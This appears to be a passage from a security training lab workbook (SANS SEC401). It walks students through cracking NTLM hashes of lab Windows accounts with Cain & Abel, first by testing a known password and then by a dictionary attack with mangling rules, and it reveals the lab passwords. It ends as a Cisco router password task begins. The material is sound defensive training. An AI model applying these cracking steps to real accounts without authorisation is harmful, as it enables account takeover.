


Accounts can be seen for "**Bob Dole**," "**John Doe**," "**Robin Hood**," "**SEC401**," and "**SEC401-Student**." There are also accounts for "**Administrator**," "**DefaultAccount**," and "**Guest**," but these are disabled by default and have blank NT password hashes. Notice that the "LM Hash" is identical for every account. This is because LAN Manager is disabled in the registry. What we want to crack are the NT Hashes. Note also that the NT Hashes for the SEC401 account and the SEC401-Student account are identical. This is because they both share the same password of "**SEC401**," unless you made a change.

5. Since we know the password for the SEC401 and SEC401-Student accounts, let's manually enter that and see if it cracks. Again, if you changed the password for either of these accounts, your results will not be the same. Click on the SEC401 account so that it is highlighted. Your screen should look like the following:




6. Next, with the SEC401 account highlighted, right-click on it and you should get the following popup box:



Click on the option "Test password," as pointed to by the arrow above.

7. With the following popup on the screen, enter the password "**SEC401**" and click "OK."



8. You should get the following results. The set of keys that have appeared on the left of the SEC401 account indicates that the password was successfully cracked.

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challen...	Type
Administrator	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16AE931B73C59D7E...		LM & NTLM
Bob Dole	* empty *	*		AAD3B435B51...	066F65A665CE249C72AA8547B...		LM & NTLM
DefaultAccount	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16AE931B73C59D7E...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16AE931B73C59D7E...		LM & NTLM
John Doe	* empty *	*		AAD3B435B51...	BE7D803E4F74B801043BBB78A...		LM & NTLM
Robin Hood	* empty *	*		AAD3B435B51...	1B362A2B94192AB04FEA10AE3...		LM & NTLM
SEC401	* empty *	*	SEC401	AAD3B435B51...	F943CFA5508C3402719E9DDE1...		LM & NTLM
SEC401-Student	* empty *	*		AAD3B435B51...	F943CFA5508C3402719E9DDE1...		LM & NTLM


9. Repeat these steps for the SEC401-Student account, using the same password of "**SEC401.**" Your results should match the following where both accounts are successfully cracked:

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challen...	Type
Administrator	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16AE931B73C59D7E...		LM & NTLM
Bob Dole	* empty *	*		AAD3B435B51...	066F65A665CE249C72AAB547B...		LM & NTLM
DefaultAccount	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16AE931B73C59D7E...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16AE931B73C59D7E...		LM & NTLM
John Doe	* empty *	*		AAD3B435B51...	BE7D803E4F74B801043BBB78A...		LM & NTLM
Robin Hood	* empty *	*		AAD3B435B51...	1B362A2B94192AB04FEA10AE3...		LM & NTLM
SEC401	* empty *	*	SEC401	AAD3B435B51...	F943CFA5508C3402719E9DDE1...		LM & NTLM
SEC401-Student	* empty *	*	SEC401	AAD3B435B51...	F943CFA5508C3402719E9DDE1...		LM & NTLM


10. Let's focus now on trying to crack the other accounts. Click on "**Bob Dole**'s" account so that it is highlighted. Then, while holding the Ctrl key down, click on "**John Doe**" and "**Robin Hood**" so that all three are highlighted as shown below:

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
Bob Dole	* empty *	*		AAD3B435B51...	066F65A665CE...		LM & NTLM
DefaultAccount	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
John Doe	* empty *	*		AAD3B435B51...	BE7D803E4F74...		LM & NTLM
Robin Hood	* empty *	*		AAD3B435B51...	1B362A2B9419...		LM & NTLM
SEC401	* empty *	*	SEC401	AAD3B435B51...	F943CFA5508C...		LM & NTLM
SEC401-Student	* empty *	*	SEC401	AAD3B435B51...	F943CFA5508C...		LM & NTLM


*NOTE: **If you are using a Mac**, you may have trouble highlighting more than one line at a time by using the Ctrl Key. If this is the case, you must go to the "Keyboard & Mouse" section for your Windows VM under VM Settings in Fusion and choose "Mac Profile" as shown below:*




11. Next, right-click on any of the highlighted accounts to bring up the password cracking options. Highlight "**Dictionary Attack >**" and click on "**NTLM Hashes**.




12. You should now have the following window open on your screen. Right-click where indicated to add a dictionary file for password cracking.




13. When the following box appears, navigate to "**C:\Program Files (x86)\Cain\Wordlists**," and choose the "**Wordlist.txt**" file as shown below:




14. Your Cain & Abel screen should now look like the following:



*NOTE: At the top center of the screen you should see a column called "**Position.**" When Cain & Abel is performing a crack, it keeps track of what word it's currently trying from the supplied dictionary file. If you see a value stored in this column, next to your dictionary file, you may want to have it start from the beginning; otherwise, it may keep saying that it is completed when it never even started. To clear it out, simply right-click on the loaded dictionary file, pointed to by the arrow above, and select the option, "**Reset initial file position.**"*



15. Take a look at the various cracking options:




Each one is rather self-explanatory. It simply takes the password guess from the supplied dictionary file and then tries that guess using the selected options. For example, if the password guess is "monkey," it will go through a series of permutations to try and crack more complex passwords. The more options selected, the longer it takes to run through all of the guesses in the dictionary.

Here are a few examples using the password guess of "monkey" with the above-selected options:


- monkey - As is
- yeknom - Reverse
- monkeymonkey - Doubled
- MONKEY - Uppercase
- m0nkey - Number substitution
- monkey23 - Two numbers hybrid

16. Let's leave the default options checked. The only one not checked is "**Case perms,**" which takes a very long time to run. To start the cracking attempt, simply click the "Start" button on the bottom of the window.

17. While it is running, you will see some statistics such as the Key Rate, Dictionary Position and percentage completed so far, and the current password being tried.



18. Once the cracking is completed, you should get the following result:



As you can see, two passwords were cracked: "**Password99**" and "**President**." Once the password cracking has been completed, click "**Exit**" to go back to the main Cain & Abel screen.


19. It looks like the passwords for Bob Dole and John Doe were cracked, but not for Robin Hood.


User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
Bob Dole	* empty *	*	President	AAD3B435B51...	066F65A665CE...		LM & NTLM
DefaultAccount	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
John Doe	* empty *	*	Password99	AAD3B435B51...	BE7D803E4F74...		LM & NTLM
Robin Hood	* empty *	*		AAD3B435B51...	1B362A2B9419...		LM & NTLM
SEC401	* empty *	*	SEC401	AAD3B435B51...	F943CFA5508C...		LM & NTLM
SEC401-Student	* empty *	*	SEC401	AAD3B435B51...	F943CFA5508C...		LM & NTLM

The issue is that the password for Robin Hood is more complex. It is "**L3gend@ry.**" Since it contains uppercase, lowercase, a number, and a special character, it could take a very long time to crack, leaving brute-forcing as one of the only options. However, we do not recommend you perform a brute-force attack in class because it will take a long time to run.

Task 3 – Cracking a Password from a Cisco Router

1. Let's first use Microsoft WordPad to open up the router configuration file we extracted from a packet capture during a lab in 401.1. Using Windows Explorer, go to your "**C:\Labs\401.1**" folder and right-click on the file "**router_config.txt**." Select WordPad, and you should get the result in the second image below.

